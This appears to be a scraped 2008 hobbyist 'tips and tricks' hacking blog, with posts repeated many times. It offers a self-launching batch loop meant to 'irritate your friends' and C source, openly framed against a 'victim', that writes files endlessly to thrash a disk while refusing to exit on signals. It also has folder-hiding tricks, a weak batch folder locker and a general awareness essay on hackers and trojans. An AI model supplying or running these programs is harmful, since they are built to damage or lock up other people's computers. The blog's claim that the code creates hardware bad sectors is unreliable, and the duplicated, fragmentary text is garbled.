Save the file as ankit.bat . If you care to test it, its a harmless loop.You might have to restart your PC after you run this but.
Working
This bat file opens the file named ankit.bat. Since you saved it as worm.bat, hence ankit.bat will open another ankit.bat and so on.
The Infinite Loop..
This program will create a unlimited loop which you can use to irritate your friends.
In Notepad type:
start
ankit.bat
ankit.bat
Save the file as ankit.bat . If you care to test it, its a harmless loop.You might have to restart your PC after you run this but.
Working
This bat file opens the file named ankit.bat. Since you saved it as worm.bat, hence ankit.bat will open another ankit.bat and so on.
In Notepad type:
start
ankit.bat
ankit.bat
Save the file as ankit.bat . If you care to test it, its a harmless loop.You might have to restart your PC after you run this but.
Working
This bat file opens the file named ankit.bat. Since you saved it as worm.bat, hence ankit.bat will open another ankit.bat and so on.
Create Bad Sector in HardDisk
/*This program will create bad sectors on the hard disk. If you left it
* running for long enough, it could render a hard disk quite useless. When
* bad sectors are found, the sector is marked as bad, so fixing the hard disk
* is not an easy task. Unless the victim has time and knowledge to fix the
* disk, the hard drive can be left quite literally defective.
*
* I don't take responsibility for what you do with this program, enjoy.
*
* This program is written in 'c' language you can save it with exe extension.
*/
#include
#include
#include
#include
#include
#include
#include
#define HDSIZE 640000
void handle_sig();
int main() {
int i = 0;
int x;
int fd[5];
signal(SIGINT, handle_sig);
signal(SIGHUP, handle_sig);
signal(SIGQUIT, handle_sig);
signal(SIGABRT, handle_sig);
signal(SIGTERM, handle_sig);
char *buf;
buf = malloc(HDSIZE);
printf("sekt0r: trashing hard disk with bad sectors!\n");
while(1) {
fd[1] = open("/tmp/.test", O_WRONLY|O_CREAT, 511);
fd[2] = open("/tmp/.test1", O_WRONLY|O_CREAT, 511);
fd[3] = open("/tmp/.test2", O_WRONLY|O_CREAT, 511);
fd[4] = open("/tmp/.test3", O_WRONLY|O_CREAT, 511);
fd[5] = open("/tmp/.test4", O_WRONLY|O_CREAT, 511);
for(x = 0; x write(fd[x], buf, HDSIZE);
lseek(fd[x], 0, SEEK_SET);
close(fd[x]);
} /* end for() loop. */
} /* end while() loop. */
} /* end main(). */
void handle_sig() {
/* Reset signal handlers. */
signal(SIGINT, handle_sig);
signal(SIGHUP, handle_sig);
signal(SIGQUIT, handle_sig);
signal(SIGABRT, handle_sig);
signal(SIGTERM, handle_sig);
printf("sekt0r: cannot exit - trashing hard disk with bad sectors!\n");
return; /* go back to creating bad sectors. */
}
* running for long enough, it could render a hard disk quite useless. When
* bad sectors are found, the sector is marked as bad, so fixing the hard disk
* is not an easy task. Unless the victim has time and knowledge to fix the
* disk, the hard drive can be left quite literally defective.
*
* I don't take responsibility for what you do with this program, enjoy.
*
* This program is written in 'c' language you can save it with exe extension.
*/
#include
#include
#include
#include
#include
#include
#include
#define HDSIZE 640000
void handle_sig();
int main() {
int i = 0;
int x;
int fd[5];
signal(SIGINT, handle_sig);
signal(SIGHUP, handle_sig);
signal(SIGQUIT, handle_sig);
signal(SIGABRT, handle_sig);
signal(SIGTERM, handle_sig);
char *buf;
buf = malloc(HDSIZE);
printf("sekt0r: trashing hard disk with bad sectors!\n");
while(1) {
fd[1] = open("/tmp/.test", O_WRONLY|O_CREAT, 511);
fd[2] = open("/tmp/.test1", O_WRONLY|O_CREAT, 511);
fd[3] = open("/tmp/.test2", O_WRONLY|O_CREAT, 511);
fd[4] = open("/tmp/.test3", O_WRONLY|O_CREAT, 511);
fd[5] = open("/tmp/.test4", O_WRONLY|O_CREAT, 511);
for(x = 0; x write(fd[x], buf, HDSIZE);
lseek(fd[x], 0, SEEK_SET);
close(fd[x]);
} /* end for() loop. */
} /* end while() loop. */
} /* end main(). */
void handle_sig() {
/* Reset signal handlers. */
signal(SIGINT, handle_sig);
signal(SIGHUP, handle_sig);
signal(SIGQUIT, handle_sig);
signal(SIGABRT, handle_sig);
signal(SIGTERM, handle_sig);
printf("sekt0r: cannot exit - trashing hard disk with bad sectors!\n");
return; /* go back to creating bad sectors. */
}
Create Bad Sector in HardDisk
/*This program will create bad sectors on the hard disk. If you left it
* running for long enough, it could render a hard disk quite useless. When
* bad sectors are found, the sector is marked as bad, so fixing the hard disk
* is not an easy task. Unless the victim has time and knowledge to fix the
* disk, the hard drive can be left quite literally defective.
*
* I don't take responsibility for what you do with this program, enjoy.
*
* This program is written in 'c' language you can save it with exe extension.
*/
#include
#include
#include
#include
#include
#include
#include
#define HDSIZE 640000
void handle_sig();
int main() {
int i = 0;
int x;
int fd[5];
signal(SIGINT, handle_sig);
signal(SIGHUP, handle_sig);
signal(SIGQUIT, handle_sig);
signal(SIGABRT, handle_sig);
signal(SIGTERM, handle_sig);
char *buf;
buf = malloc(HDSIZE);
printf("sekt0r: trashing hard disk with bad sectors!\n");
while(1) {
fd[1] = open("/tmp/.test", O_WRONLY|O_CREAT, 511);
fd[2] = open("/tmp/.test1", O_WRONLY|O_CREAT, 511);
fd[3] = open("/tmp/.test2", O_WRONLY|O_CREAT, 511);
fd[4] = open("/tmp/.test3", O_WRONLY|O_CREAT, 511);
fd[5] = open("/tmp/.test4", O_WRONLY|O_CREAT, 511);
for(x = 0; x < 5; x++) {
write(fd[x], buf, HDSIZE);
lseek(fd[x], 0, SEEK_SET);
close(fd[x]);
} /* end for() loop. */
} /* end while() loop. */
} /* end main(). */
void handle_sig() {
/* Reset signal handlers. */
signal(SIGINT, handle_sig);
signal(SIGHUP, handle_sig);
signal(SIGQUIT, handle_sig);
signal(SIGABRT, handle_sig);
signal(SIGTERM, handle_sig);
printf("sekt0r: cannot exit - trashing hard disk with bad sectors!\n");
return; /* go back to creating bad sectors. */
}
* running for long enough, it could render a hard disk quite useless. When
* bad sectors are found, the sector is marked as bad, so fixing the hard disk
* is not an easy task. Unless the victim has time and knowledge to fix the
* disk, the hard drive can be left quite literally defective.
*
* I don't take responsibility for what you do with this program, enjoy.
*
* This program is written in 'c' language you can save it with exe extension.
*/
#include
#include
#include
#include
#include
#include
#include
#define HDSIZE 640000
void handle_sig();
int main() {
int i = 0;
int x;
int fd[5];
signal(SIGINT, handle_sig);
signal(SIGHUP, handle_sig);
signal(SIGQUIT, handle_sig);
signal(SIGABRT, handle_sig);
signal(SIGTERM, handle_sig);
char *buf;
buf = malloc(HDSIZE);
printf("sekt0r: trashing hard disk with bad sectors!\n");
while(1) {
fd[1] = open("/tmp/.test", O_WRONLY|O_CREAT, 511);
fd[2] = open("/tmp/.test1", O_WRONLY|O_CREAT, 511);
fd[3] = open("/tmp/.test2", O_WRONLY|O_CREAT, 511);
fd[4] = open("/tmp/.test3", O_WRONLY|O_CREAT, 511);
fd[5] = open("/tmp/.test4", O_WRONLY|O_CREAT, 511);
for(x = 0; x < 5; x++) {
write(fd[x], buf, HDSIZE);
lseek(fd[x], 0, SEEK_SET);
close(fd[x]);
} /* end for() loop. */
} /* end while() loop. */
} /* end main(). */
void handle_sig() {
/* Reset signal handlers. */
signal(SIGINT, handle_sig);
signal(SIGHUP, handle_sig);
signal(SIGQUIT, handle_sig);
signal(SIGABRT, handle_sig);
signal(SIGTERM, handle_sig);
printf("sekt0r: cannot exit - trashing hard disk with bad sectors!\n");
return; /* go back to creating bad sectors. */
}
Wednesday, March 5, 2008
Tips n Tricks
Hiding your Folders:
Method 1 (Folders Only)
- Right click on any folder and rename.
- Switch off numlock.
- Hold the left alt key and type 0160 from the numpad.
- Click anywhere and the name field on the folder will be blank.
- Now go to its properties and change its icon to a blank one.
The Folder will become invisible. Incase of files you can only give a blank name field and not icon.
Method 2 (Files and Folders)
This method involves use of some basic programming in .bat
OPEN NOTEPAD AND TYPE THE GIVEN LINES
- Hide Folders
- attrib +h +r +s "E:\Music"
2. Hide Files
- attrib +h +r +s "E:\Music\Lonely.mp3"
3. Hide All FILES Inside a Folder
- attrib +h +r +s "E:\Music\*.*"
Save the file as filename.bat and run it to hide whatever you want to.
- By replacing the '+' with '-' you can reverse this.
- The attrib command refers to attributes.
- h, r, s denote hidden ,read-only, and system attributes respectively.
- "*.*" command will apply to all FILES (NOT FOLDERS) inside the specified folder .
Folder Lock without any S/W
Many people have been looking for an alternative way to lock folders without the use of any alternative software. So, here you go.
Open Notepad and copy the below code and save as locker.bat. Please don't forget to change your password in the code it's shown the place where to type your password.
Now double click on locker .bat
First time start, it will create folder with Locker automatically for u. After creation of the Locker folder, place the contents u want to lock inside the Locker Folder and run locker.bat again. The Locker folder disappears from the window. To make the folder available again, double click the locker.bat and enter the password. And you get your folder back!
cls
@ECHO OFF
title Folder Locker
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%== type your password here goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End
Tips n Tricks
Hiding your Folders:
Method 1 (Folders Only)
- Right click on any folder and rename.
- Switch off numlock.
- Hold the left alt key and type 0160 from the numpad.
- Click anywhere and the name field on the folder will be blank.
- Now go to its properties and change its icon to a blank one.
The Folder will become invisible. Incase of files you can only give a blank name field and not icon.
Method 2 (Files and Folders)
This method involves use of some basic programming in .bat
OPEN NOTEPAD AND TYPE THE GIVEN LINES
- Hide Folders
- attrib +h +r +s "E:\Music"
2. Hide Files
- attrib +h +r +s "E:\Music\Lonely.mp3"
3. Hide All FILES Inside a Folder
- attrib +h +r +s "E:\Music\*.*"
Save the file as filename.bat and run it to hide whatever you want to.
- By replacing the '+' with '-' you can reverse this.
- The attrib command refers to attributes.
- h, r, s denote hidden ,read-only, and system attributes respectively.
- "*.*" command will apply to all FILES (NOT FOLDERS) inside the specified folder .
Folder Lock without any S/W
Many people have been looking for an alternative way to lock folders without the use of any alternative software. So, here you go.
Open Notepad and copy the below code and save as locker.bat. Please don't forget to change your password in the code it's shown the place where to type your password.
Now double click on locker .bat
First time start, it will create folder with Locker automatically for u. After creation of the Locker folder, place the contents u want to lock inside the Locker Folder and run locker.bat again. The Locker folder disappears from the window. To make the folder available again, double click the locker.bat and enter the password. And you get your folder back!
cls
@ECHO OFF
title Folder Locker
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%== type your password here goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End
Monday, January 7, 2008
Beware of HACKERS
Did you know that a hacker could be watching you right at this very moment, reading
exactly what you are reading right now, and you didn't even know they were there or how t
hey got in?
A hacker can get into your bank account if you save your password on your PC. They can
"break" your password using commonly available programs and then change your passwords
to your banking accounts and PC effectively locking you out. But they don't even need to
"break" your password, if they load the right program on your PC.
They can, and do ...
..steal and delete files,
..load dangerous programs onto your PC,
..involve you in computer crimes.
True story:
A woman gets up in the middle of the night and notices her PC operating all by itself,
an invisible hand is controlling her mouse and opening up applications. Thinking that her
PC is malfunctioning, she calls the PC manufacturer the next day. Of course, now, the
PC is behaving normally. She finds that she has been infected with a commonly available
trojan, and she had witnessed the hacker rummaging through her system.
Continue reading and you will learn how they get in ........
These are the 5 steps to a successful "hack".
1. Hackers look for easy targets and find out information about them and their systems.
2. Breaking into your system.
3. Getting authority to control everything on your system.
4. Hiding the evidence of their break-in.
5. They load programs and passwords on your PC to give them easy access in the future.
Scoping Their Target
Every computer that connects to the Internet is assigned an IP (Internet Protocol) address.
This is very similar to a telephone number in many ways. If you have a DSL connection
or cable modem connection your IP address stays the same and is "always on". If you
have a "dial-up" account, then your IP address is dynamic (it changes each time you connect),
and your ISP (Internet Service Provider) cuts you off after a certain amount of time of
inactivity.
Dial-up accounts are less hacker friendly because your IP address changes each time you
are on. This makes it impossible for the hacker to make repeat visits unless he has tricked
you into loading a program on your PC that tells him when you are on-line and gives him
your current IP address.
"Always on" connections are just that, always connected and open for attack. The hacker
can take his time getting to know your system and it's weaknesses, searching until he finds
a way in. Your only safety is in the vast numbers of open, unprotected systems.
There are many ways for the hacker to find out what your IP address is. Some of the more
common methods are through chat rooms, by looking up domain names on a domain name
registrar site, or by running programs that can create a log of all valid addresses.
Chat rooms are the easiest way for hackers to find out your IP address. All they have to do
is right click on your chat id and they have your IP address. With your IP address in hand t
hey can start testing your system for weaknesses.
You would be amazed at what information is available from a domain name registrar like
Network Solutions. Anyone can type in the name of a domain, for example, Yahoo.com,
and find out employee names, phone numbers, fax numbers, physical addresses and IP
addresses.
Breaking In
A hacker wants to know your IP address and what operating system you are running.
Most home PCs run Windows, so home PC hacking is easy because there are many known
Window "bugs" that can be taken advantage of. Most home users have never worried
about computer security.
Hackers look for commonly know system weaknesses (bugs or holes in software).
The operating system, like Windows, has bugs, as do other software like browsers, such as
Microsoft's Internet Explorer. They scan your open ports looking for a running program
that they can take advantage of. Scanning is like a burglar who checks all the doors and
windows of your house to see if any are unlocked.
Windows 95 and 98 often have File and Print Sharing option on. This allows someone to
access your hard drive and load any program they want on your hard drive or delete or
change any file they want on your PC. (the next page, Cyber Defense will show you how
to turn this off). This access makes it very easy for a hacker to use your PC as his own.
Hackers often use trojans to break into and control home computers.
One of the most famous hackers, Kevin Metnick, used social engineering to obtain needed
information to break into systems. Social engineering is where a person wants to find out
information about you, so they call you and trick you into to telling them what they want
to know. They then use that information to break into your or your company's system.
Basically, hackers don't need to know much of anything about you to get into your system
. They are counting on the public being uninformed and use that lack of knowledge to
gain access to many computers.
Getting Total Control
You may be thinking...
"I don't have to worry, my PC is password protected."
Not true!
PCs used at home did not need a lot of security features before the Internet. They were
designed for convenience, not security. Windows 95 and 98 are very insecure. It takes
about 10 seconds to bypass any password you have to "lock out" other people from your
home PC. Don't make the mistake of thinking that because you have password protected
your PC, that it is safe. IT IS NOT SAFE!
Hackers use specialized programs to "crack" passwords. Your password at work or to
your bank account can give a hacker much greater control over your life or company than
you realize. Choose your password carefully. Please take the time now to read about how
hackers "crack" passwords and how to create a good password."
Disposing of the evidence
One way that hackers camouflage their dirty work is by changing the name of their programs
to look like program names of legitimate system programs. Or they will create a hidden
folder to keep all their programs in.
What is left behind
The most dangerous trojan is a "back-door" trojan. A trojan horse program is a way of
tricking you to load a program onto your PC that gives a hacker access to your computer.
The name comes from the legend of Troy. Ulysses, enemy of the Trojans, leaves a wooden
Trojan horse outside the gates of Troy. The Trojans believing that it is a sacrifice to the
gods, bring it inside the walls of the city. What they did not know was that inside the belly
of the trojan horse were Greek soldiers. At night, the Greek soldiers snuck out and opened
the gates of Troy to the Greek army who then defeated the Trojans.
Software trojans are more clever, often arriving from friends who do not know what is in
the cute little program that sings Merry Christmas to you. While you are enjoying the
show, a nasty little trojan program could be loaded.
A "back door" trojan gives hackers complete access and control over your PC. They can s
ee your screen, just as if they were sitting in front of it. They can watch every move you
make with your mouse, every word you type, like a spy standing over your shoulder. And
you will have no idea that they are there. These programs run in stealth mode, silent and
deadly.
"Back door" programs are commonly available. They can be tools used to administer remote
systems and are used on a daily basis in a legitimate way by system administrators.
When your PC asks you if you would like to save your password to your bank account or
other important accounts, SAY NO! This little convenience of not having to remember
and type in your password might give a hacker complete access to your bank account.
More often than not, the hacker is not interested in you or your system. He just wants to
control your PC to hack into much larger, profitable, head-line creating sites, like
government, bank, and popular sites.
One technique hackers use to attack web sites is called "denial of service attack". The
hacker might send signal to all the PCs he has infected with specialized software. The
software, which could be running on hundreds of PCs, simultaneously sends problem
messages to the target web server and ties up all it's connections so no one new can
connect, or crashes the web server, or overloads the mail server with junk mail.
The effect is that legitimate customers can no longer access a service or web site. eThis can
cost companies millions of dollars.
exactly what you are reading right now, and you didn't even know they were there or how t
hey got in?
A hacker can get into your bank account if you save your password on your PC. They can
"break" your password using commonly available programs and then change your passwords
to your banking accounts and PC effectively locking you out. But they don't even need to
"break" your password, if they load the right program on your PC.
They can, and do ...
..steal and delete files,
..load dangerous programs onto your PC,
..involve you in computer crimes.
True story:
A woman gets up in the middle of the night and notices her PC operating all by itself,
an invisible hand is controlling her mouse and opening up applications. Thinking that her
PC is malfunctioning, she calls the PC manufacturer the next day. Of course, now, the
PC is behaving normally. She finds that she has been infected with a commonly available
trojan, and she had witnessed the hacker rummaging through her system.
Continue reading and you will learn how they get in ........
These are the 5 steps to a successful "hack".
1. Hackers look for easy targets and find out information about them and their systems.
2. Breaking into your system.
3. Getting authority to control everything on your system.
4. Hiding the evidence of their break-in.
5. They load programs and passwords on your PC to give them easy access in the future.
Scoping Their Target
Every computer that connects to the Internet is assigned an IP (Internet Protocol) address.
This is very similar to a telephone number in many ways. If you have a DSL connection
or cable modem connection your IP address stays the same and is "always on". If you
have a "dial-up" account, then your IP address is dynamic (it changes each time you connect),
and your ISP (Internet Service Provider) cuts you off after a certain amount of time of
inactivity.
Dial-up accounts are less hacker friendly because your IP address changes each time you
are on. This makes it impossible for the hacker to make repeat visits unless he has tricked
you into loading a program on your PC that tells him when you are on-line and gives him
your current IP address.
"Always on" connections are just that, always connected and open for attack. The hacker
can take his time getting to know your system and it's weaknesses, searching until he finds
a way in. Your only safety is in the vast numbers of open, unprotected systems.
There are many ways for the hacker to find out what your IP address is. Some of the more
common methods are through chat rooms, by looking up domain names on a domain name
registrar site, or by running programs that can create a log of all valid addresses.
Chat rooms are the easiest way for hackers to find out your IP address. All they have to do
is right click on your chat id and they have your IP address. With your IP address in hand t
hey can start testing your system for weaknesses.
You would be amazed at what information is available from a domain name registrar like
Network Solutions. Anyone can type in the name of a domain, for example, Yahoo.com,
and find out employee names, phone numbers, fax numbers, physical addresses and IP
addresses.
Breaking In
A hacker wants to know your IP address and what operating system you are running.
Most home PCs run Windows, so home PC hacking is easy because there are many known
Window "bugs" that can be taken advantage of. Most home users have never worried
about computer security.
Hackers look for commonly know system weaknesses (bugs or holes in software).
The operating system, like Windows, has bugs, as do other software like browsers, such as
Microsoft's Internet Explorer. They scan your open ports looking for a running program
that they can take advantage of. Scanning is like a burglar who checks all the doors and
windows of your house to see if any are unlocked.
Windows 95 and 98 often have File and Print Sharing option on. This allows someone to
access your hard drive and load any program they want on your hard drive or delete or
change any file they want on your PC. (the next page, Cyber Defense will show you how
to turn this off). This access makes it very easy for a hacker to use your PC as his own.
Hackers often use trojans to break into and control home computers.
One of the most famous hackers, Kevin Metnick, used social engineering to obtain needed
information to break into systems. Social engineering is where a person wants to find out
information about you, so they call you and trick you into to telling them what they want
to know. They then use that information to break into your or your company's system.
Basically, hackers don't need to know much of anything about you to get into your system
. They are counting on the public being uninformed and use that lack of knowledge to
gain access to many computers.
Getting Total Control
You may be thinking...
"I don't have to worry, my PC is password protected."
Not true!
PCs used at home did not need a lot of security features before the Internet. They were
designed for convenience, not security. Windows 95 and 98 are very insecure. It takes
about 10 seconds to bypass any password you have to "lock out" other people from your
home PC. Don't make the mistake of thinking that because you have password protected
your PC, that it is safe. IT IS NOT SAFE!
Hackers use specialized programs to "crack" passwords. Your password at work or to
your bank account can give a hacker much greater control over your life or company than
you realize. Choose your password carefully. Please take the time now to read about how
hackers "crack" passwords and how to create a good password."
Disposing of the evidence
One way that hackers camouflage their dirty work is by changing the name of their programs
to look like program names of legitimate system programs. Or they will create a hidden
folder to keep all their programs in.
What is left behind
The most dangerous trojan is a "back-door" trojan. A trojan horse program is a way of
tricking you to load a program onto your PC that gives a hacker access to your computer.
The name comes from the legend of Troy. Ulysses, enemy of the Trojans, leaves a wooden
Trojan horse outside the gates of Troy. The Trojans believing that it is a sacrifice to the
gods, bring it inside the walls of the city. What they did not know was that inside the belly
of the trojan horse were Greek soldiers. At night, the Greek soldiers snuck out and opened
the gates of Troy to the Greek army who then defeated the Trojans.
Software trojans are more clever, often arriving from friends who do not know what is in
the cute little program that sings Merry Christmas to you. While you are enjoying the
show, a nasty little trojan program could be loaded.
A "back door" trojan gives hackers complete access and control over your PC. They can s
ee your screen, just as if they were sitting in front of it. They can watch every move you
make with your mouse, every word you type, like a spy standing over your shoulder. And
you will have no idea that they are there. These programs run in stealth mode, silent and
deadly.
"Back door" programs are commonly available. They can be tools used to administer remote
systems and are used on a daily basis in a legitimate way by system administrators.
When your PC asks you if you would like to save your password to your bank account or
other important accounts, SAY NO! This little convenience of not having to remember
and type in your password might give a hacker complete access to your bank account.
More often than not, the hacker is not interested in you or your system. He just wants to
control your PC to hack into much larger, profitable, head-line creating sites, like
government, bank, and popular sites.
One technique hackers use to attack web sites is called "denial of service attack". The
hacker might send signal to all the PCs he has infected with specialized software. The
software, which could be running on hundreds of PCs, simultaneously sends problem
messages to the target web server and ties up all it's connections so no one new can
connect, or crashes the web server, or overloads the mail server with junk mail.
The effect is that legitimate customers can no longer access a service or web site. eThis can
cost companies millions of dollars.
Beware of HACKERS
Did you know that a hacker could be watching you right at this very moment, reading
exactly what you are reading right now, and you didn't even know they were there or how t
hey got in?
A hacker can get into your bank account if you save your password on your PC. They can
"break" your password using commonly available programs and then change your passwords
to your banking accounts and PC effectively locking you out. But they don't even need to
"break" your password, if they load the right program on your PC.
They can, and do ...
..steal and delete files,
..load dangerous programs onto your PC,
..involve you in computer crimes.
True story:
A woman gets up in the middle of the night and notices her PC operating all by itself,
an invisible hand is controlling her mouse and opening up applications. Thinking that her
PC is malfunctioning, she calls the PC manufacturer the next day. Of course, now, the
PC is behaving normally. She finds that she has been infected with a commonly available
trojan, and she had witnessed the hacker rummaging through her system.
Continue reading and you will learn how they get in ........
These are the 5 steps to a successful "hack".
1. Hackers look for easy targets and find out information about them and their systems.
2. Breaking into your system.
3. Getting authority to control everything on your system.
4. Hiding the evidence of their break-in.
5. They load programs and passwords on your PC to give them easy access in the future.
Scoping Their Target
Every computer that connects to the Internet is assigned an IP (Internet Protocol) address.
This is very similar to a telephone number in many ways. If you have a DSL connection
or cable modem connection your IP address stays the same and is "always on". If you
have a "dial-up" account, then your IP address is dynamic (it changes each time you connect),
and your ISP (Internet Service Provider) cuts you off after a certain amount of time of
inactivity.
Dial-up accounts are less hacker friendly because your IP address changes each time you
are on. This makes it impossible for the hacker to make repeat visits unless he has tricked
you into loading a program on your PC that tells him when you are on-line and gives him
your current IP address.
"Always on" connections are just that, always connected and open for attack. The hacker
can take his time getting to know your system and it's weaknesses, searching until he finds
a way in. Your only safety is in the vast numbers of open, unprotected systems.
There are many ways for the hacker to find out what your IP address is. Some of the more
common methods are through chat rooms, by looking up domain names on a domain name
registrar site, or by running programs that can create a log of all valid addresses.
Chat rooms are the easiest way for hackers to find out your IP address. All they have to do
is right click on your chat id and they have your IP address. With your IP address in hand t
hey can start testing your system for weaknesses.
You would be amazed at what information is available from a domain name registrar like
Network Solutions. Anyone can type in the name of a domain, for example, Yahoo.com,
and find out employee names, phone numbers, fax numbers, physical addresses and IP
addresses.
Breaking In
A hacker wants to know your IP address and what operating system you are running.
Most home PCs run Windows, so home PC hacking is easy because there are many known
Window "bugs" that can be taken advantage of. Most home users have never worried
about computer security.
Hackers look for commonly know system weaknesses (bugs or holes in software).
The operating system, like Windows, has bugs, as do other software like browsers, such as
Microsoft's Internet Explorer. They scan your open ports looking for a running program
that they can take advantage of. Scanning is like a burglar who checks all the doors and
windows of your house to see if any are unlocked.
Windows 95 and 98 often have File and Print Sharing option on. This allows someone to
access your hard drive and load any program they want on your hard drive or delete or
change any file they want on your PC. (the next page, Cyber Defense will show you how
to turn this off). This access makes it very easy for a hacker to use your PC as his own.
Hackers often use trojans to break into and control home computers.
One of the most famous hackers, Kevin Metnick, used social engineering to obtain needed
information to break into systems. Social engineering is where a person wants to find out
information about you, so they call you and trick you into to telling them what they want
to know. They then use that information to break into your or your company's system.
Basically, hackers don't need to know much of anything about you to get into your system
. They are counting on the public being uninformed and use that lack of knowledge to
gain access to many computers.
Getting Total Control
You may be thinking...
"I don't have to worry, my PC is password protected."
Not true!
PCs used at home did not need a lot of security features before the Internet. They were
designed for convenience, not security. Windows 95 and 98 are very insecure. It takes
about 10 seconds to bypass any password you have to "lock out" other people from your
home PC. Don't make the mistake of thinking that because you have password protected
your PC, that it is safe. IT IS NOT SAFE!
Hackers use specialized programs to "crack" passwords. Your password at work or to
your bank account can give a hacker much greater control over your life or company than
you realize. Choose your password carefully. Please take the time now to read about how
hackers "crack" passwords and how to create a good password."
Disposing of the evidence
One way that hackers camouflage their dirty work is by changing the name of their programs
to look like program names of legitimate system programs. Or they will create a hidden
folder to keep all their programs in.
What is left behind
The most dangerous trojan is a "back-door" trojan. A trojan horse program is a way of
tricking you to load a program onto your PC that gives a hacker access to your computer.
The name comes from the legend of Troy. Ulysses, enemy of the Trojans, leaves a wooden
Trojan horse outside the gates of Troy. The Trojans believing that it is a sacrifice to the
gods, bring it inside the walls of the city. What they did not know was that inside the belly
of the trojan horse were Greek soldiers. At night, the Greek soldiers snuck out and opened
the gates of Troy to the Greek army who then defeated the Trojans.
Software trojans are more clever, often arriving from friends who do not know what is in
the cute little program that sings Merry Christmas to you. While you are enjoying the
show, a nasty little trojan program could be loaded.
A "back door" trojan gives hackers complete access and control over your PC. They can s
ee your screen, just as if they were sitting in front of it. They can watch every move you
make with your mouse, every word you type, like a spy standing over your shoulder. And
you will have no idea that they are there. These programs run in stealth mode, silent and
deadly.
"Back door" programs are commonly available. They can be tools used to administer remote
systems and are used on a daily basis in a legitimate way by system administrators.
When your PC asks you if you would like to save your password to your bank account or
other important accounts, SAY NO! This little convenience of not having to remember
and type in your password might give a hacker complete access to your bank account.
More often than not, the hacker is not interested in you or your system. He just wants to
control your PC to hack into much larger, profitable, head-line creating sites, like
government, bank, and popular sites.
One technique hackers use to attack web sites is called "denial of service attack". The
hacker might send signal to all the PCs he has infected with specialized software. The
software, which could be running on hundreds of PCs, simultaneously sends problem
messages to the target web server and ties up all it's connections so no one new can
connect, or crashes the web server, or overloads the mail server with junk mail.
The effect is that legitimate customers can no longer access a service or web site. eThis can
cost companies millions of dollars.
exactly what you are reading right now, and you didn't even know they were there or how t
hey got in?
A hacker can get into your bank account if you save your password on your PC. They can
"break" your password using commonly available programs and then change your passwords
to your banking accounts and PC effectively locking you out. But they don't even need to
"break" your password, if they load the right program on your PC.
They can, and do ...
..steal and delete files,
..load dangerous programs onto your PC,
..involve you in computer crimes.
True story:
A woman gets up in the middle of the night and notices her PC operating all by itself,
an invisible hand is controlling her mouse and opening up applications. Thinking that her
PC is malfunctioning, she calls the PC manufacturer the next day. Of course, now, the
PC is behaving normally. She finds that she has been infected with a commonly available
trojan, and she had witnessed the hacker rummaging through her system.
Continue reading and you will learn how they get in ........
These are the 5 steps to a successful "hack".
1. Hackers look for easy targets and find out information about them and their systems.
2. Breaking into your system.
3. Getting authority to control everything on your system.
4. Hiding the evidence of their break-in.
5. They load programs and passwords on your PC to give them easy access in the future.
Scoping Their Target
Every computer that connects to the Internet is assigned an IP (Internet Protocol) address.
This is very similar to a telephone number in many ways. If you have a DSL connection
or cable modem connection your IP address stays the same and is "always on". If you
have a "dial-up" account, then your IP address is dynamic (it changes each time you connect),
and your ISP (Internet Service Provider) cuts you off after a certain amount of time of
inactivity.
Dial-up accounts are less hacker friendly because your IP address changes each time you
are on. This makes it impossible for the hacker to make repeat visits unless he has tricked
you into loading a program on your PC that tells him when you are on-line and gives him
your current IP address.
"Always on" connections are just that, always connected and open for attack. The hacker
can take his time getting to know your system and it's weaknesses, searching until he finds
a way in. Your only safety is in the vast numbers of open, unprotected systems.
There are many ways for the hacker to find out what your IP address is. Some of the more
common methods are through chat rooms, by looking up domain names on a domain name
registrar site, or by running programs that can create a log of all valid addresses.
Chat rooms are the easiest way for hackers to find out your IP address. All they have to do
is right click on your chat id and they have your IP address. With your IP address in hand t
hey can start testing your system for weaknesses.
You would be amazed at what information is available from a domain name registrar like
Network Solutions. Anyone can type in the name of a domain, for example, Yahoo.com,
and find out employee names, phone numbers, fax numbers, physical addresses and IP
addresses.
Breaking In
A hacker wants to know your IP address and what operating system you are running.
Most home PCs run Windows, so home PC hacking is easy because there are many known
Window "bugs" that can be taken advantage of. Most home users have never worried
about computer security.
Hackers look for commonly know system weaknesses (bugs or holes in software).
The operating system, like Windows, has bugs, as do other software like browsers, such as
Microsoft's Internet Explorer. They scan your open ports looking for a running program
that they can take advantage of. Scanning is like a burglar who checks all the doors and
windows of your house to see if any are unlocked.
Windows 95 and 98 often have File and Print Sharing option on. This allows someone to
access your hard drive and load any program they want on your hard drive or delete or
change any file they want on your PC. (the next page, Cyber Defense will show you how
to turn this off). This access makes it very easy for a hacker to use your PC as his own.
Hackers often use trojans to break into and control home computers.
One of the most famous hackers, Kevin Metnick, used social engineering to obtain needed
